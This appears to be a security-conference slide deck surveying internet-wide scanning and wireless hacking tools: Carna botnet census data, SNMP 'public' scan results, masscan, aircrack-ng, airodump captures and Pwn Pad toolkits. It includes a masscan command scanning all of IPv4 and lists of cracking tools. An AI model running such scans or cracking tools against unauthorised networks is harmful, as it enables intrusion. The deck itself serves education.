lax04s09-in-f2.1e100.net	74.125.239.2	443
lax04s09-in-f3.1e100.net	74.125.239.3	80
lax04s09-in-f3.1e100.net	74.125.239.3	443
lax04s09-in-f4.1e100.net	74.125.239.4	80
lax04s09-in-f4.1e100.net	74.125.239.4	443
lax04s09-in-f5.1e100.net	74.125.239.5	25
lax04s09-in-f5.1e100.net	74.125.239.5	80

**Internet Census 2012**

Port scanning /0 using insecure embedded devices

Carna Botnet

# Internet Census 2012

## EXAMPLE-SNMP RESULTS



The screenshot shows a file explorer window titled "Internet Census 2012" with the path "InternetCensus2012 > data". The left pane shows a list of folders: "hostprobes", "icmp\_ping", "rdns", "serviceprobes", "syncscan", "tcpip\_fp", "internet\_census\_2012\_file", "IP\_ID\_Sequence.zpaq", "LICENSE", and "traceroute.zpaq". The "serviceprobes" folder is highlighted. The right pane shows the contents of "serviceprobes", listing various tar files such as "144-TCP\_GetRequest.tar", "144-TCP\_SSLSessionReq.tar", "161-TCP\_GetRequest.tar", "161-UDP\_SNMPv1public.tar", "161-UDP\_SNMPv3GetRequest.tar", "177-UDP\_xdmcp.tar", "179-TCP\_GetRequest.tar", "179-TCP\_SSLSessionReq.ta", "199-TCP\_GenericLines.tar", and "199-TCP\_RPCCheck.tar". The "161-UDP\_SNMPv1public.tar" file is highlighted. A callout box points to this file with the text: "Millions of devices responding to SNMP with 'public' community string". Another window titled "TESTCENSUS > Specific > 161-UDP\_SNMPv1public" is open, showing a list of files: "161snmp-extract.bat", "161-UDP\_SNMPv1public-1.zpaq", "161-UDP\_SNMPv1public-1.zpaq-out.txt", "161-UDP\_SNMPv1public-2.zpaq", "161-UDP\_SNMPv1public-3.zpaq", and "161-UDP\_SNMPv1public-4.zpaq".

# Internet Census 2012

## EXAMPLE-SNMP RESULTS



771 161-UDP\_SNMpv1public-109.zpaq-out.txt x

```
1 109.0.0.7 1346143500 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002076480_S0789
2 109.0.0.8 1346132700 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002090936_S0799
3 109.0.0.9 1346141700 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=15S-MS-4498170_S0796219
4 109.0.0.12 1346130900 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002133696_S08
5 109.0.0.12 1346139900 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002133696_S08
6 109.0.0.12 1346150700 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002133696_S08
7 109.0.0.14 1346143500 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002133696_S08
8 109.0.0.17 1346136300 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002133696_S08
9 109.0.0.28 1346129100 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002133696_S08
10 109.0.18.41 1346138100 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002133696_S08
11 109.0.18.62 1346156100 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002133696_S08
12 109.0.19.187 1346150700 1 0B=02=01=00=04=06public=A25=02=04L3=A7V=02=01=00=02=01=000'0%=06=08+=06=01=02=01=01=05=00=04=190000000002133696_S08
```

SNMP with "public" data in Internet Census 2012

SNScan 1.05 -- Copyright © Foundstone Inc. -- http://www.foundstone.com

IP addresses to scan

Hostname/IP: 192.168.0.124

Start IP: 192.168.0.1

End IP: 192.168.0.254

Read IPs from file: Browse...

SNMP ports to scan

- 161
- 162
- 193
- 199
- 391
- 1993

SNMP community string

Just try this one name: public

Multiple names from list: Browse...

Scan control

Randomize scan order:

Timeout (ms): 2000

IP	Port	Name	Description
192.168.0.120	161	public	Lantronix SLS 030001
192.168.0.236	161	public	Lantronix SLSLP 030000
192.168.0.237	161	public	Lantronix SLSLP 030001
192.168.0.110	161	public	Linux 0742569_sotrima 2.4.30-pre1-p1_01 #19 Sex Jun 6 16:22:16 BRT 2008 ppc
192.168.0.76	161	public	Linux 127.0.0.1 2.4.2_hh120 #537 Thu Dec 11 18:48:31 KST 2003 ppc
192.168.0.161	161	public	Linux 140-36-24-10.digium.internal 2.6.18-194.32.1.el5 #1 SMP Wed Jan 5 17:53:09 EST 2011...



# HD's Serial Offenders

## DATA MINING CENSUS

**Slashdot**  TV Chan

**Thousands of SCADA, ICS Devices Exposed Through Serial Ports**

Posted by **samzenpus** on Wednesday April 24, 2013 @07:06PM  
from the protect-ya-neck dept.



**threatpost** CATEGORIES FEATURED PODCASTS VIDEOS

Welcome > Blog Home > Critical Infrastructure > Open Serial Port Connections to SCADA, ICS and IT Gear Discovered



**OPEN SERIAL PORT CONNECTIONS TO SCADA, ICS AND IT GEAR DISCOVERED**

by **Michael Mimoso** [Follow @mike\\_mimoso](#) April 24, 2013, 2:06PM

... might think had been phased out as new IT, SCADA exploit creator HD Moore cautions you to think search, he discovered 114,000 such devices on standing between an attacker and a piece of more than 95,000 of those devices were exposed over eyes was looking into common configurations; didn't require any authentication to talk to the end of the day, it became a backdoor to huge e devices do support authentication at various

# Scans.io – Huge Repo

REGULAR SCANS OF INTERNET



The screenshot shows a web browser window with the URL <https://scans.io>. The page title is "Internet-Wide Scan Data Repository". The main text describes the repository as a public archive of research data collected through active scans of the public Internet, hosted by the ZMap Team at the University of Michigan. It mentions that the ZMap team publishes much of the data and is happy to host scan data from other researchers as well. A JSON interface to the repository is also available.

The page lists four data sets:

- University of Michigan · Full IPv4 HTTPS Handshakes**  
Daily ZMap scans of TCP/443 and parsed TLS handshakes with responding hosts.
- University of Michigan · Full IPv4 Modbus MEI-DEVICE-ID**  
ZMap scans of TCP/502 and self-reported device information.
- University of Michigan · IPv4 HTTPS Heartbleed**  
Daily ZMap scans of TCP/443 and heartbleed vulnerability check.
- University of Michigan · Full IPv4 FTP Banner Grab**  
ZMap scans of TCP/21 and ZGrab Banner Grab with responding hosts.

# Masscan

SCAN THE INTERNET



## Errata Security

Advanced persistent cybersecurity

Saturday, September 14, 2013

### Masscan: the entire Internet in 3 minutes

By Robert Graham

```
root@supermicro1:~/masscan
root@supermicro1:~/masscan# bin/masscan 0.0.0.0/0 -p80 --max-rate 30000000 --pfring
/etc/masscan/exclude.txt: excluding 3880 ranges from file

Starting masscan 1.0 (http://bit.ly/14GZcT) at 2013-09-14 22:59:14 GMT
-- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 3598758232 hosts [1 port/host]
Rate: 25011.09-kpps, 56.72% done, 0:00:49 remaining, 0-tcps,
```

I thought I'd write up some notes about my "masscan" port mapper.

Masscan is the fastest port scanner, more than 10 times faster than any other port scanner. As the screenshot shows, it can transmit 25 million packets/second, which is fast enough to scan the entire Internet in just under 3 minutes. The system doing this is just a typical quad-core desktop processor. The only unusual part of the system is the dual-port 10-gbps Ethernet card (most computers have only 1-gbps Ethernet).

Masscan is a typical "async/syn-cookie" scanner like 'scanrand', 'unicornscan', and 'ZMap'. The distinctive benefits of masscan are:



# Wireless Hacking Tools

IOT HACKING OVER THE AIR

# RickMote – Hacking TVs

CHROMECAST - STREAMING DEVICE HACKING



# Wi-Spy – Spectrum Analyzer

## WIRELESS ANALYSIS

Wi-Spy DBx Pro - USB Spectrum Analyzer with Chanalyzer Pro Software





# NirSoft Wireless Tools

WINDOWS HACKING TOOLS

- NirSoft – WirelessNetView
- NirSoft – Wi-FiInfoView
- NirSoft – Wireless Network Watcher
- NirSoft – Wi-FiChannelMonitor

SSID	Last Sig...	Average ...	Dete...	S...	Conn...	Authentication	Cipher
(g) con...	60%	60%	1	No	Yes	802.11 Open	None
(g) HG ...	26%	26%	1	No	Yes	802.11 Open	None
(g) 3Com	14%	14%	1	No	Yes	802.11 Open	None
(g) 184...	12%	12%	1	No	Yes	802.11 Open	None
(g) sha...	20%	20%	1	Yes	Yes	802.11 Open	WEP

8 Wireless Networks | NirSoft Freeware. <http://www.nirsoft.net>

IP Address	Device Name	MAC Address	Network
192.168.0.1	MYCOMP2	00-03-47-F1-...	Intel C...
192.168.0.11	new1	00-19-D1-67...	Intel C...
192.168.0.15	WIN7-PC	08-00-27-3C...	CADML...
192.168.0.10	NETBOOK	6C-62-6D-10...	Micro-S...
192.168.0.254		00-25-9C-64...	Cisco-L...

5 item(s) | NirSoft Freeware. <http://www.nirsoft.net>

SSID	MAC Addr...	PHY Type	RSSI	Signal Quality	Frequency	Channel	Informat...	Elements C...	Company
m... 00-78-9E...	802.11n	-90	20	2.412	1	296	13	SAGEMCOM	
m... 00-1F-1F...	802.11n	-87	26	2.412	1	329	15	Edimax Technology	
C... 00-16-E3...	802.11g	-79	42	2.432	5	76	9	ASKEY COMPUTER C...	
C... 00-25-9C...	802.11g	-67	66	2.437	6	103	10	Cisco-Linksys, LLC	
S... 84-C9-B2...	802.11n	-90	20	2.437	6	122	12	D-Link International	
B... 30-46-9A...	802.11g	-93	14	2.437	6	114	11	NETGEAR	
f... 1C-AF-F7...	802.11g	-89	22	2.442	7	76	9	D-LINK INTERNATIC	
s... 54-E6-FC...	802.11n	-87	26	2.452	9	375	15	TP-LINK TECHNOLO	

Element ID: 50 (Extended Supported Rates)  
 0C 18 30 60 ..0`

Element ID: 45 (802.11n Capabilities)  
 EE 11 17 FF FF 00 00 01 00 00 00 00 00 00 00 00  
 00 00 00 00 0C 00 00 00 00

51 item(s), 1 Selected | NirSoft Freeware. <http://www.nirsoft.net>



# inSSIDer Wi-Fi Scanner

WINDOWS HACKING TOOLS


The screenshot shows the inSSIDer for Home application window. The interface includes a menu bar (File, View, Help), a navigation bar (LEARN, NETWORKS), and a metageek logo. A FILTERS section allows filtering by SSID or Vendor, Channel, Signal, Security, and 802.11. The main area displays a table of detected networks with columns for SSID, SIGNAL, CHANNEL, SECURITY, and 802.11. A detailed view for 'MetaGeek-Private\_25:C0:54' shows its MAC address, security type (WPA2-Personal), and signal strength (-45 dBm). Below the table are two graphs: '2.4 GHZ NETWORKS' and '5 GHZ NETWORKS', both showing signal strength across various channels.

SSID	SIGNAL	CHANNEL	SECURITY	802.11
★ MetaGeek-Private	-45	1	WPA2-Personal	a, g, n
MetaGeek-Private	-50	40	WPA2-Personal	a, g, n
Key Design Websites	-61	11	WPA-Personal	g
GS Strategies	-73	6	WPA2-Personal	n
MetaGeek_QA_RICH_TES	-75	6	Open	b
VHT_R6300	-75	6+10	WPA2-Personal	n
dmg	-75	3	WEP	g
MetaGeek-Private	-75	6	WPA2-Personal	a, g, n
MetaGeek-Guest	-75	6	WPA2-Personal	g, n
myqwest2592	-77	4	WPA2-Personal	g
VHT_R6300-5G	-77	153+149	WPA2-Personal	n
tincan2tunnel	-79	11	WPA2-Enterprise	n
MetaGeek-Private	-79	48	WPA2-Personal	a, g, n
uceem-test-dave-2	-81	9+5	WPA2-Enterprise	n
IBA	-81	6	WPA-Personal	q



# inSSIDer Wi-Fi Scanner

ANDROID HACKING TOOLS



# Aircrack-ng Suite

## LINUX HACKING TOOLS




The aircrack-ng software suite includes:

Name	Description
aircrack-ng	Cracks <a href="#">WEP</a> and <a href="#">WPA (Dictionary attack)</a> keys.
airdecap-ng	Decrypts WEP or WPA encrypted capture files with known key.
airmon-ng	Placing different cards in monitor mode.
aireplay-ng	<a href="#">Packet injector</a> (Linux, and Windows with <a href="#">CommView</a> drivers).
airodump-ng	<a href="#">Packet sniffer</a> : Places air traffic into PCAP or IVS files and shows information about networks.
airtun-ng	Virtual tunnel interface creator.
packetforge-ng	Create encrypted packets for injection.
ivstools	Tools to merge and convert.
airbase-ng	Incorporates techniques for attacking client, as opposed to Access Points
airdecloak-ng	removes WEP cloaking from pcap files
airdriver-ng	Tools for managing wireless drivers
airolib-ng	stores and manages ESSID and password lists and compute Pairwise Master Keys
airserv-ng	allows you to access the wireless card from other computers.
buddy-ng	the helper server for easside-ng, run on a remote computer
easside-ng	a tool for communicating to an access point, without the WEP key
tkiptun-ng	WPA/TKIP attack
wesside-ng	automatic tool for recovering wep key.



# inSSIDer for Mac

MAC OS X HACKING TOOLS





# NetSpot for Mac

MAC OS X HACKING TOOLS

NetSpot - Discover and analyze wireless networks around you

DISCOVER SURVEY EXPORT USER GUIDE ASK A QUESTION

SSID	BSSID	Ch...	Band	Security	Vendor	Mode	Level (SNR)	Signal	Signal %	Avg	Max	Min	Noise	Noi...	Last seen
Virt255	D6:CA:6D:29:7C:DD	1	2.4GHz	WPA2 Personal	D6:CA:6D	802.11n	-45	55%	-44	-44	-46	-96	4%	now	
Office	BC:76:70:7C:5C:74	11	2.4GHz	WPA2 Personal	Huawei	802.11n	-83	17%	-92	-82	-	-96	4%	now	
Sayero_KS	F8:D1:11:5C:84:8A	9	2.4GHz	WPA2 Personal	TP-LINK	802.11n	-	0%	-90	-81	-	-96	4%	5s ago	
ASUS	BC:AE:C5:7E:16:98	11	2.4GHz	WPA2 Personal	ASUSTek	802.11g	-	0%	-95	-85	-	-96	4%	9s ago	
Virt128	D6:CA:6D:29:7C:DC	1	2.4GHz	WPA2 Personal	D6:CA:6D	802.11n	-47	53%	-46	-44	-47	-96	4%	now	
Virt128	D6:CA:6D:29:7C:DE	1	2.4GHz	WPA2 Personal	D6:CA:6D	802.11n	-47	53%	-47	-43	-49	-96	4%	now	
WSSSID	D4:CA:6D:29:7C:DB	1	2.4GHz	WPA2 Personal	Routerboard.com	802.11n	-45	55%	-45	-43	-46	-96	4%	now	
VirtEOP	D6:CA:6D:29:7C:DB	1	2.4GHz	WPA2 Enterprise	D6:CA:6D	802.11n	-45	55%	-45	-44	-46	-96	4%	now	
2012-TOSH_A...	C8:60:00:AF:E3:14	10	2.4GHz	WPA2 Personal	ASUSTek	802.11g	-71	29%	-76	-70	-	-96	4%	now	
DIR-620	14:D6:4D:E3:F3:E8	10	2.4GHz	Open	D-Link	802.11n	-68	32%	-70	-68	-71	-96	4%	now	
wafya	54:04:A6:E5:FE:B4	13	2.4GHz	WPA2 Personal	ASUSTek	802.11n	-	0%	-95	-87	-	-96	4%	5s ago	
veronika	20:CF:30:98:C5:70	1	2.4GHz	WPA Personal	ASUSTek	802.11g	-	0%	-97	-89	-	-96	4%	7s ago	
TIANA_75	F8:D1:11:5D:22:26	11	2.4GHz	WPA2 Personal	TP-LINK	802.11n	-	0%	-97	-89	-	-96	4%	28s ago	
Leono11	F8:D1:11:A1:28:AE	11	2.4GHz	WPA2 Personal	TP-LINK	802.11g	-	0%	-96	-90	-	-96	4%	14s ago	
Beauty-Prof	90:F6:52:96:5A:5C	9	2.4GHz	WPA2 Personal	TP-LINK	802.11n	-	0%	-96	-85	-	-96	4%	7s ago	
TP-LINK_FEB88A	94:0C:6D:FE:B8:8A	11	2.4GHz	Open	TP-LINK	802.11g	-	0%	-98	-88	-	-96	4%	now	

PAUSE DETAILS Scan interval: 5 sec Filter networks 16 of 16 shown



# Kali VM + USB Adapter

EASY WIRELESS ATTACK PLATFORM

- Kali Linux VM + TP-LINK - TL-WN722N (USB) + Yagi



```

kali-linux-i386-gnome-vm - VMware Workstation
File Edit View VM Tabs Help
Applications Places Tue Nov 5, 6:29 PM
root@kali: ~
File Edit View Search Terminal Help
CH 4 ][ Elapsed: 52 s ][ 2013-11-05 18:29
CH 8 ][ Elapsed: 1 min ][ 2013-11-05 18:29

BSSID PWR Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
66:2A:2F:53:7C:99 -1 92 0 0 11 11 OPN SETUP
C0:3F:0E:73:AB:BF -59 4 0 0 4 54e WEP WEP sport
E0:46:9A:4E:5C:57 -69 3 0 0 3 54e WPA2 CCMP PSK NETGEAR09
62:6C:66:B2:81:99 -69 10 0 0 11 54e WPA2 CCMP PSK testing
5C:9B:90:69:02:6B -70 41 15 0 6 54e WPA2 CCMP PSK bleh_5GHz
20:09:00:25:96:05 -74 26 216 0 6 54e WPA2 CCMP PSK bleh_dlink
68:7F:74:CF:78:2E -74 22 12 0 6 54e WPA2 CCMP PSK Buttons
00:23:75:2A:B4:00 -70 39 3 0 1 54 WPA2 CCMP PSK bleh
EC:1A:59:85:09:6C -76 8 0 0 11 54e WPA2 CCMP PSK LOMBARDI
00:16:B6:0C:DD:F3 -78 35 0 0 11 54 WPA2 CCMP PSK MonkeyDo
00:00:00:00:00:00 -81 47 1 0 1 54 WPA WEP <length: 0>
00:24:7B:60:57:2C -82 14 0 0 1 54 WPA2 CCMP PSK myqwst3771
00:17:3F:03:00:64 -84 13 7 0 11 54 WEP WEP TheBonerPalace
EC:1A:59:85:09:6F -84 8 0 0 11 54e OPN
08:86:3B:D7:00:D0 -99 12 8 0 11 54e WPA2 CCMP PSK belkin_0d0
43:E1:DD:EB:85:AD -1 0 0 0 -1 -1 <length: 0>
C0:C1:C0:DF:4F:EE -74 3 0 0 6 54e OPN Cnet-guest
C0:C1:C0:DF:4F:ED -72 4 0 0 6 54e WPA2 CCMP PSK Cnet


BSSID STATION PWR Rate Lost Frames Probe
66:2A:2F:53:7C:99 00:80:92:86:6D:48 -87 0 - 1 227 94
(not associated) 24:77:03:26:9C:70 -36 0 - 1 0 14 bleh_5GHz
(not associated) 00:17:C4:47:41:AE -83 0 - 1 0 2
(not associated) 84:A6:C8:41:7F:26 -83 0 - 1 0 1
(not associated) 94:94:26:E8:F1:73 -86 0 - 1 0 1 bleh_5GHz
(not associated) 00:80:48:72:85:72 -69 0 - 1 0 1 KSD Bus
62:6C:66:B2:81:99 6C:88:14:62:A9:94 -82 0 - 6e 0 5 testing

```



# Pwn Pad 2014

## NEXUS 7 PENTEST DEVICE



### Toolkit includes:

#### Wireless Tools

- Aircrack-ng
- Kismet
- Wifite
- Reaver
- MDK3
- EAPeak
- Asleap
- FreeRADIUS-WPE
- Hostapd

#### Network Tools

- NET-SNMP
- Nmap
- Netcat
- Hping3
- Macchanger
- Tcpdump
- Tshark
- Ngrep
- Dsniff
- Ettercap-ng

#### Bluetooth Tools:

- bluez-utils
- btscanner
- bluelog
- Ubertooth tools
- SSLstrip
- Hamster & Ferret
- Metasploit
- SET
- Easy-Creds
- John (JTR)

#### Web Tools


- Nikto
- W3af
- Hydra
- Pyrit
- Scapy



**PWNIE  
EXPRESS**

# Pwn Pad 2014

NEXUS 7 PENTEST DEVICE



# Kali NetHunter

NEXUS 7 PENTEST DEVICE



Nexus7 (2013 – Wi-Fi) –  
Android Tablet – **Non-**  
PwnPad2014



NEXUS 10 TABLET



NEXUS 7 MINI-TABLET



NEXUS 5 MOBILE PHONE



# Bluetooth Low Energy



Bluetooth®

<https://hakshop.myshopify.com/products/ubertooth-one>







Bluetooth®

# Bluetooth – Other

- Bluetooth Modules:
  - SparkFun BLE Mate 2
  - Bluetooth Mate Gold - Sparkfun
  - Bluetooth Module Breakout - Roving Networks (RN-41)
  - Bluetooth Modem - BlueSMiRF Silver (RN-42)
  - Bluetooth Bee for Arduino - Seeedstudio
  - Bluetooth Bee Standalone with built-in Arduino
  - KEDSUM Arduino Wireless Bluetooth Transceiver Module
- Bluetooth 4.0 USB Module (v2.1 Back-Compatible)
- SENA UD100 industrial Bluetooth USB adapter
  - PwnPad 2014 - supports packet injection (up to 1000')





# Bluetooth – Pwn Pad



Bluetooth®



## Bluelog

*Be sure to connect the included USB SENA Bluetooth adapter before running this app.*  
Bluetooth scanning tool which logs device name, MAC address, and class id to `/opt/pwnix/captures/bluetooth/`



## BluetoothScan

*Be sure to connect the included USB SENA Bluetooth adapter before running this app.*  
Scans for Bluetooth devices using 'hcitool -i hci0 scan --flush --class --info' showing detailed bluetooth data about each devices found, including device type, class, and services available. Logs to `/opt/pwnix/captures/bluetooth/`



## Ubertooth

